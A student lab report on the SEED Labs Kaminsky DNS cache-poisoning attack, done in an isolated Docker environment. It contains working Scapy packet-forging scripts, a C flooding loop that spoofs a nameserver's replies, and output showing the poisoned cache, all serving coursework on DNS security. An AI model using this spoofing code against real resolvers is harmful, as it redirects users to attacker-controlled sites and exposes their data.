The Kaminsky Attack

Parker Stacy, Ashley Velasquez
CSCI 465 - Network/Application Security
Dr. Ram Basnet

Abstract

DNS (Domain Name System) is the Internet's phone book; it translates hostnames (like `example.com`) to IP addresses (like `10.0.9.3`) and vice versa. This makes navigating the internet much easier as users do not have to remember arbitrary IP addresses for every website. The DNS resolution that happens behind the scenes can be vulnerable to attacks if not implemented correctly. Attackers can manipulate the resolution with an intent to misdirect users to an alternative (often malicious) website. One example of such an attack is the *DNS Cache Poisoning attack*.

This report is for The Kaminsky Attack Lab from SEED Labs. It walks through executing the Kaminsky Attack, a historical cyberattack that took advantage of DNS cache poisoning. The goal of DNS cache poisoning is to flood the local DNS server with fake response packets while the server is waiting for a response from the legitimate one. If one of the fake responses has the correct transaction ID (a value between 0 and $2^{16} - 1$), the local nameserver will cache the response and use it next time the user tries to connect to the legitimate server, thus "poisoning" the DNS cache.

Since it is illegal to perform this attack on a real server, four virtual machines were provided in docker containers for use in the lab. A combination of Scapy and C was used to execute the attack: Scapy was used to create template DNS request and response packets, and a C program modified those templates before sending them to the local DNS server VM.

Task 1 - Lab Environment Setup

Four virtual machines connected to a LAN were used for this lab. The *attacker*, *user*, *local DNS Server*, and the *attacker's nameserver*. While they are technically connected locally for the sake of simplicity, the lab treated the attacker as a remote machine (i.e., the attacker cannot directly sniff packets sent across the LAN). A `Labsetup.zip` file was provided for the lab, which contained a `docker-compose.yml` file to set up the virtual machine network.




Figure 1: Lab environment setup

Attacker Container

- *Shared folder* - In order to put the payload inside the attacker container, a shared `volumes` folder between the VM and the container was created. In the Docker Compose file, the lines below were added to the attacker container's configuration, which mounts the `./volumes` folder on the host machine to the `/volumes` folder inside the container. This allows a payload to be written and stored on the VM and accessed by the container.


- *Host mode* - The attacker needs to be able to sniff packets, but containers can only see their own traffic. To solve this, the attacker was set to `host` mode, which allows the machine to see all the host's netword interfaces, even if it has the same IP address as the host.

```
volumes:
        - ./volumes:/volumes
network_mode: host
```

DNS Configuration Summary

- **Local DNS Server** - The local DNS server runs the BIND 9 server program, which gets its configuration from a file called `etc/bind/named.conf`. This file usually contains several "`include`" statements for other files, one of which is called `/etc/bind/named.conf.options` where the actual configuration is set.

  - *Simplification* - Modern DNS servers will randomize the source port number during DNS queries, but many still use predictable or default port numbers. For the sake of simplicity, this lab fixed the source port number to `33333` in the configuration file.
  - *Turning off DNSSEC* - DNSSEC was introduced to protect against spoofing attacks like the one in this lab, so it was diabled for this lab.
  - *DNS cache* - In order to inpsect the DNS cache to ensure the attack was successful, the commands `rndc dumpdb -cache` and `rndc flush` were used to dump and flush the cache respectively.
  - *Forwarding the `attacker32.com` zone* - A forward zone was added to the local DNS server to forward any query for `attacker32.com` to the attacker nameserver. The zone entry was put inside the `named.conf` file (Figure 2).



```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it local-dns-server-10.9.0.53 /bin/bash
root@4b237b16419d:/# cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

root@4b237b16419d:/#
```

Figure 2: Local DNS server's `/etc/bind/name.conf` file with the forward to the attacker's nameserver

- **User machine** - The user container was configured to use `10.0.9.53` as its primary DNS server by adding the line `nameserver 10.9.0.53` to the user container's `/etc/resolv.conf` file.

- **Attacker's Nameserver** - The attacker's nameserver hosts two zones: the legitimate `attacker32.com` and the fake `example.com`, both configured in the attacker nameserver's `/etc/bind/name.conf` file.

```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it attacker-ns-10.9.0.153 /bin/bash
root@e595c0170f6f:/# cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

root@e595c0170f6f:/#
```

Figure 3: Attacker nameserver's `/etc/bind/name.conf` file with the two forwarding zones

Testing Setup


- **Get the IP address of `ns.attacker32.com`** - When a query is sent to `ns.attacker32.com`, it is forwarded to the attacker nameserver due to the `forward` zone entry added to the local DNS server's configuration file. Thus, the response comes from the `attacker32.com` zone in the attacker nameserver (IP address `10.9.0.153`).

```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it user-10.9.0.5 /bin/bash
root@b36d5321da83:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5343
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 68395a440f63f55c010000006938e3dc9e41da44e5560d49 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 10 03:07:08 UTC 2025
;; MSG SIZE  rcvd: 90

root@b36d5321da83:/#
```

Figure 4: `dig` response correctly comes from `attacker32.com` zone


- **Get the IP address of `www.example.com`** - `example.com` domain is being hosted by two nameservers: the domain's official legitimate nameserver, and the spoofed domain in the attacker nameserver. In order to force a response from the fake domain, the option `@ns.attacker32.com` is used when calling

`dig www.example.com`. The objective of a cache poisoning attack is to get a response from the fake domain from a legitimate query.



```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it user-10.9.0.5 /bin/bash
root@b36d5321da83:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62761
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eb0520286afb218a01000000006938ecd93b21a870cdcfc9d3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com.cdn.cloudflare.net.
www.example.com.cdn.cloudflare.net. 300 IN A    172.66.144.113
www.example.com.cdn.cloudflare.net. 300 IN A    104.20.34.220

;; Query time: 1164 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 10 03:45:29 UTC 2025
;; MSG SIZE  rcvd: 152

root@b36d5321da83:/#
```

Figure 5: Legitimate query response from `www.example.com`



```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it user-10.9.0.5 /bin/bash
root@b36d5321da83:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30459
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9f5c95f6bc335629010000006938ed13352a4b0601a951db (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Dec 10 03:46:27 UTC 2025
;; MSG SIZE  rcvd: 88

root@b36d5321da83:/#
```

Figure 6: Fake query response from attacker

Attack Tasks

The main goal of the DNS attack in this lab is to redirect the user to the fake `example.com` domain hosted on the attacker nameserver when they try to reach `www.example.com` using the legitimate host name. This is achieved by sending a query through the victim DNS server before flooding it with forged replies. If a fake reply is received and accepted before the legitimate response, it will be cached, and users connected the server who try to connect to the target website will be redirected to an IP address of the attacker's choosing (usually a malicious website). However, if the legitimate response is recieved and cached first, the attacker will need to wait for the cached response to expire before trying the attack again, which could take hours or even days.

This lab focused on the *Kaminsky attack*, which effectively circumvents the caching effect and allows for continuous attack attempts without needing to wait for the cache to time out. The attack is as follows:

1. The attacker sends a query to the local DNS server for a random non-existent subdomain in `example.com`, such as `qzxtv.example.com`.

2. Since the subdomain doesn't exist, the local server will not have a cached IP address to respond with and forwards the query to the nameserver of the `example.com` domain.

3. While the local server waits for a reply, the attacker floods it with spoofed DNS responses, each trying a different transaction ID with hopes of being correct. Spoofed responces include an IP resolution for the fake subdomain and an "Authoritative Nameservers" record that indicates `ns.attacker32.com` is the nameserver for the `example.com` domain. If the spoofed response is received before an actual response and the transaction ID is correct, the local DNS server will accept and cache it, thus poisoning the server's cache.

4. If the attack fails (e.g. fake response is sent too late or has an incorrect transaction ID), the attacker will query a different random name to force the local server to send out another query, providing another chance to spoof a response and effectively defeating the caching effect.

5. If the attack is successful, users that query the local DNS server for `example.com` will receieve responses from the attackers `ns.attacker32.com` nameserver.




Figure 7: The Kaminsky Attack

Task 2: Construct DNS Request

Since attacks will likely need to be repeated many times before they succeed, a Python program was written to automatically send out DNS queries to the local DNS server. The `construct_request.py` file (Figure 8) generates a DNS query packet template with Scapy and exports it to the `ip_req.bin` file. The template was later used by a C program that rapidly sends many packets with slight modifications to some fields (see Task 4). The template packet is sent when constructing, which can be viewed in Wireshark to ensure its validity (Figure 9).

```python
# construct_request.py
#   creates a DNS query packet template and exports it to a file
from scapy.all import *

Qdsec = DNSQR(qname="xxxxx.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst="10.9.0.53", src="10.9.0.1")
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns

send(request)

with open("ip_req.bin", "wb") as f:
    f.write(bytes(request))
```

Figure 8: `construct_request.py` file




Figure 9: Query packet successfully elicited a response from the local DNS server

Task 3: Spoof DNS Replies

Scapy was used to construct a DNS response packet template that includes a Question, Answer, and NS section. The `spoof_reply.py` file (Figure 10) constructs the template and exports it to a `ip_resp.bin` file in the shared `volumes` folder. The subdomain (`xxxxx`) will be replaced in the packets by the C program in the next task. The source IP address is spoofed to appear as an official nameserver for the `example.com` domain. A `dig` request was sent to the legitimate domain and inspected with Wireshark to find the official IP address, which is `199.43.133.53`. The `rrdata` field in the spoofed Answer section is set to the target decoy IP of `1.2.3.4`.

```python
# spoof_reply.py
#   creates a DNS response packet template and exports it to a file
from scapy.all import *

name = "xxxxx.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.53", src="199.43.133.53")
udp = UDP(dport=33333, sport=53, chksum=0)

reply = ip/udp/dns

send(reply)

with open("ip_resp.bin", "wb") as f:
    f.write(bytes(reply))
```

Figure 10: `spoof_reply.py` with successful packet sending

The Wireshark capture of the template packet (Figure 11) shows that the `ns.attacker32.com` nameserver is listed as an authoritative nameserver and the 'Authoritative' flag is turned on. In a successful attack, the local DNS server would receive this packet before a response from the legitimate nameserver and cache the IP address of `ns.attacker32.com` as the nameserver for `example.com`.




Figure 11: Wireshark capture of the DNS response template

Task 4: Launch the Kaminsky Attack

Speed is essential for this step, as more packets being sent leads to a higher chance of success. Scapy is too slow to practically execute the attack, but great at constructing packets. Thus, template DNS query and response packets were generated with the programs above and a `attack.c` program made small changes to some of the fields before repeatedly sending them. C is able to send tens of thousands of packets per second,

drastically increasing the chances for a successful attack. Skeleton code for `attack.c` was prodivded in the `Labsetup.zip`. The only areas modified for this lab were the `send_dns_request()` and `send_dns_response()` functions and the main attack loop in `main`.

The `send_dns_request()` function takes in a copy of the packet template generated from `construt_request.py` and modifies the name field in the query section using an offset of 41 bytes (found using Wireshark) before sending the packet using sockets.

The `send_dns_response()` function takes in a copy of the packet template generated from `spoof_reply.py` and modifies three fields before sending the packet: the name in the question field (offset of 41 bytes, like before), the name in the answer field (offset of 64 bytes), and the transaction ID (offset of 28 bytes). Both modified functions are shown in Figure 12 below.

```c
/* Use for sending forged DNS response.
* Add arguments to the function definition if needed.
* */
void send_dns_request(char * temp_buf, int pkt_size, char * name)
{
  // Modify name in question field
  memcpy(temp_buf+41, name, 5);

  // Send request packet
  send_raw_packet(temp_buf, pkt_size);
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char * temp_buf, int pkt_size, char * name, int txn_id)
{
  // Modify name in question field
  memcpy(temp_buf+41, name, 5);

  // Modify name in answer field
  memcpy(temp_buf+64, name, 5);

  // Modify the transaction ID
  unsigned short id_net_order = htons(txn_id);
  memcpy(temp_buf+28, &id_net_order, 2);

  // Send request
  send_raw_packet(temp_buf, pkt_size);
}
```

Figure 12: Modified `send_dns_request()` and `send_dns_response()` functions

In the main attack loop, a random sequence of 5 lowercase letters is generated to use as the decoy subdomain. The base transaction ID is set to `10000` in each iteration for the sake of convenience and to easily identify the starting packet in Wireshark. The program calls `send_dns_request()` to send a fake query to the local nameserver before flooding it with 150 spoof responses posed as legit packets from `example.com`'s nameserver by calling `send_dns_response()`. The transaction ID is incremented by 1 byte every iteration (Figure 13). If the attack fails, the program loops and repeats the process with a different sequence of random letters. The attack succeeds when a spoofed response with the correct transaction ID reaches the local DNS server before the legitimate response. and the IP address `1.2.3.4` will be cached as the address of `example.com`.

```c
char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
  // Generate a random name with length 5
  char name[6];
  name[5] = '\0';
  for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

  //##################################################################
  /* Step 1. Send a DNS request to the targeted local DNS server.
             This will trigger the DNS server to send out DNS queries */
  unsigned short transaction_id = 10000;
  send_dns_request(ip_req, n_req, name);

  /* Step 2. Send many spoofed responses to the targeted local DNS server,
             each one with a different transaction ID. */
  for (int pkt_no=0; pkt_no<150; pkt_no++) {
    send_dns_response(ip_resp, n_resp, name, transaction_id);
    transaction_id += 8;
  }

  //##################################################################
}
```

Figure 13: Main attack loop in `attack.c`

After the packet templates were generated and the C program compiled, the attack was launched from the attacker container. While the attack was executing, the command

```
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

was repeatedly called on the local DNS server to check if it was successful. The above command dumps the local DNS server's cache to the `dump.db` file and uses `grep` to search it for the `attacker` keyword (name of the attacker nameserver). Once `grep` returns an entry, the attack is confirmed a success (Figure 14).

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it seed-attacker /bin/bash
root@kali:/# cd volumes/
root@kali:/volumes# ./remote_attack
^C
root@kali:/volumes#
```

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it local-dns-server-10.9.0.53 /bin/bash
root@8ecdd51785e7:/# rndc flush
root@8ecdd51785e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@8ecdd51785e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@8ecdd51785e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@8ecdd51785e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615597  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777590  NS      ns.attacker32.com.
root@8ecdd51785e7:/#
```

Figure 14: Successful Kaminsky attack. The IP address of `ns.attacker32.com` has been cached.

Task 5: Result Verification

After a successful attack, the local DNS server's cache will have had it's `NS` record for `example.com` replaced with the record for `ns.attacker32.com`. When the local server recieves a query for any hostname in the `example.com` domain, the query will be forwarded to `ns.attacker32.com` instead of the legitimate nameserver. To verify the successful attack, the two `dig` commands from Task 1 were repeated: a legitimate query to `example.com` and a query directed through the attacker nameserver using `@` options. Now that the DNS cache has been poisoned, both queries will get the same response (Figure 15).

```
┌──(kali㉿kali)-[~/projects/Labsetup]
└─$ docker exec -it user-10.9.0.5 /bin/bash
root@aca132e6a379:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43610
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 03b6a5d31a00280301000000693a28e1e756ea4c7a257457 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Dec 11 02:13:53 UTC 2025
;; MSG SIZE  rcvd: 88

root@aca132e6a379:/#
```

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it user-10.9.0.5 /bin/bash
root@aca132e6a379:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17750
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7a0d46efde86640a01000000693a28ff3f19ee6ac32e97ab (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Dec 11 02:14:23 UTC 2025
;; MSG SIZE  rcvd: 88

root@aca132e6a379:/#
```

Figure 15: DNS cache successfully poisoned. Both `dig` queries returned the same response.

To verify this further, the packets sent for both `dig` requests were inspected with Wireshark. When the query is sent through the `ns.attacker32.com` nameserver directly, 4 total packets are generated:

- A request from the user (`10.9.0.5`) to the local DNS server (`10.9.0.53`) to ask for the address of `ns.attacker32.com`.
- A response from the local nameserver to the user, providing the address of the attacker nameserver (`10.9.0.153`).
- A request from the user to the attacker nameserver asking for the address of `www.example.com`.
- A response from the attacker nameserver to the user, providing the spoof address (`1.2.3.5`) from the nameserver's forward zone added in Task 1.

When the `dig` request is sent to `www.example.com` without specifying a nameserver, only two packets are generated:

- A request from the user to the local DNS server asking for the address of `www.example.com`.
- A response from the local nameserver providing the cached address from the attack (`1.2.3.5`).

dns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	10.9.0.53	DNS	77	Standard query 0x2338 A ns.attacker32.com
2	0.000174212	10.9.0.53	10.9.0.5	DNS	93	Standard query response 0x2338 A ns.attacker32.com A 10.9.0.153
3	0.001180079	10.9.0.5	10.9.0.153	DNS	98	Standard query 0x97c7 A www.example.com OPT
4	0.001485557	10.9.0.153	10.9.0.5	DNS	130	Standard query response 0x97c7 A www.example.com A 1.2.3.5 OPT
13	5.885374485	10.9.0.5	10.9.0.53	DNS	98	Standard query 0xeaf0 A www.example.com OPT
14	5.885710653	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0xeaf0 A www.example.com A 1.2.3.5 OPT

Figure 16: Wireshark capture of the `dig` queries: packets 1-4 were generated by sending the request directly through the attacker nameserver, packets 13 and 14 were generated from the normal `dig` query.

Conclusion

The Kaminsky Attack is an example of why protections like DNSSEC are so important. The lab was performed in a controlled virtual environment, but the consequences could be severe if `example.com` was a banking website or a server hosting personal data. Users or sensitive data could be unknowingly sent to a malicious website. Implementing security like DNSSEC is especially important on public nameservers and those handling sensitive data.